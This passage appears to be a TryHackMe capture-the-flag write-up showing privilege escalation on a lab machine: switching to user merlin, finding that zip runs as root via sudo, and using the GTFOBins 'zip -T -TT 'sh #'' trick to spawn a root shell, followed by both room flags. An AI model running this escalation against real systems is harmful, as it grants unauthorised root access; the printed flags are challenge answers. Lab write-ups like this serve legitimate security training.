
```
skyfuck@ubuntu:~$ su merlin
Password:
merlin@ubuntu:/home/skyfuck$ whoami
merlin
merlin@ubuntu:/home/skyfuck$ ls
credential.pgp  tryhackme.asc
merlin@ubuntu:/home/skyfuck$ cd /home/merlin
merlin@ubuntu:~$ ls
user.txt
```

And this worked! Now I am merlin!



```
merlin@ubuntu:~$  sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
merlin@ubuntu:~$
```

Looks like it is possible to execute `zip` with root privileges!




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```


The GTFOBins mentions we can execute the command above to gain root privileges. We need to replace the `$TF` with anything.



```
zip error: Nothing to do! (/etc/hosts.zip)
merlin@ubuntu:/usr/bin$ sudo zip blah /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
```


And now I am root!

Flags



```
# cat /home/merlin/user.txt
THM{GhostCat_1s_so_cr4sy}
```

The user.txt flag is shown above



```
# cd /root
# ls
root.txt  ufw
# cat root.txt
THM{Z1P_1S_FAKE}
# 
```

The root.txt flag is shown above